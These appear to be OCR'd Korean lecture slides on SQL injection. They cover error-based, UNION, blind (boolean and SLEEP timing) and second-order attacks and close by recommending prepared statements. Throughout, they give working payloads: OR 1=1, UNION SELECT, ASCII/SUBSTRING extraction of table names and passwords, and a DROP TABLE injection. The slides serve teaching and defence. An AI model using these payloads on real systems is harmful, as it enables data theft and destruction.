
1. AND가 OR보다 우선순위를 가짐

2. 주석처리(--, /*, {)

3. escape 처리가 없음

Error based SQL Injection





Knock knock?
Who’s there?
‘ OR 1=1; /*
<door opens>

Union SQL Injection

```
var statement = "SELECT id FROM users WHERE name = '" + userName + "'";
userName = “‘UNION SELECT id FROM users;--”;

SELECT id FROM users WHERE name = '' UNION SELECT id FROM users;--';
```

How ?

1. 반환되는 열의 개수가 같아야 함

-> ORDER BY 혹은 UNION SELECT NULL, … 를 통해 확인

2. 데이터 타입이 같아야 함

Blind SQL Injection

```
https://books.example.com/review?title=a%' AND 1=1; --
https://books.example.com/review?title=a%' AND IF(1=1, SLEEP(5), 0); --

SELECT review FROM bookreviews WHERE title LIKE '%a%' AND 1=1; --%`;
```

How ?

1. 응답을 통해 하나의 값을 유추
   a. 응답이 일정할 경우 SLEEP()을 통해 유추!
2. 반복적인 요청을 통해 전체 테이블 추출
3. 자동화된 스크립트를 사용

Blind SQL Injection

1. 데이터베이스 버전 확인

```
id=12 AND substring(@@version, 1, 1)=5
```

2. 테이블 존재 확인

```
id=12 AND (SELECT 1 FROM users LIMIT 0, 1)=1
```


3. 컬럼 존재 확인

```
id=12 AND (SELECT substring(concat(1, password), 1, 1) FROM users LIMIT 0, 1)=1
```

4. 데이터 추출

```
id=12 AND ascii(substring((SELECT username FROM users LIMIT 0, 1), 1, 1)) > 100
```

Blind SQL Injection



infosec

Step 1
SQL Injection 취약점 존재 여부

취약점O

Step 2
Blind SQL Injection

Step 3
원하는 데이터 탈취

취약점X

양호

테이블 정보 추출
- 테이블 개수 확인
- 테이블 1개 추출
- 테이블명의 문자 1개씩 추출
- 문자를 숫자로 변환
- ASCII코드와 비교
- 테이블명 추출

컬럼 정보 추출
- 컬럼 개수 확인
- 컬럼 1개 추출
- 컬럼명의 문자 1개씩 추출
- 문자를 숫자로 변환
- ASCII코드와 비교
- 컬럼명 추출

데이터 정보 추출
- 데이터 개수 확인
- 데이터 1개 추출
- 데이터의 문자 1개씩 추출
- 문자를 숫자로 변환
- ASCII코드와 비교
- 데이터 추출

SUBSTR( )

ASCII( )

비교연산자,
논리연산자

출처 : https://blog.naver.com/sk_shieldus/222851685540

Second-order SQL Injection

1. 공격자 입력

```
username'; DROP TABLE users; –
```

2. 안전하게 저장!


```
INSERT INTO users (username) VALUES ('username''; DROP TABLE users; --');
```

3. 실행

```
SELECT * FROM users WHERE username = 'username'; DROP TABLE users; --';
```

모든 SQL 쿼리에 prepared statement를 사용해야한다 !!!

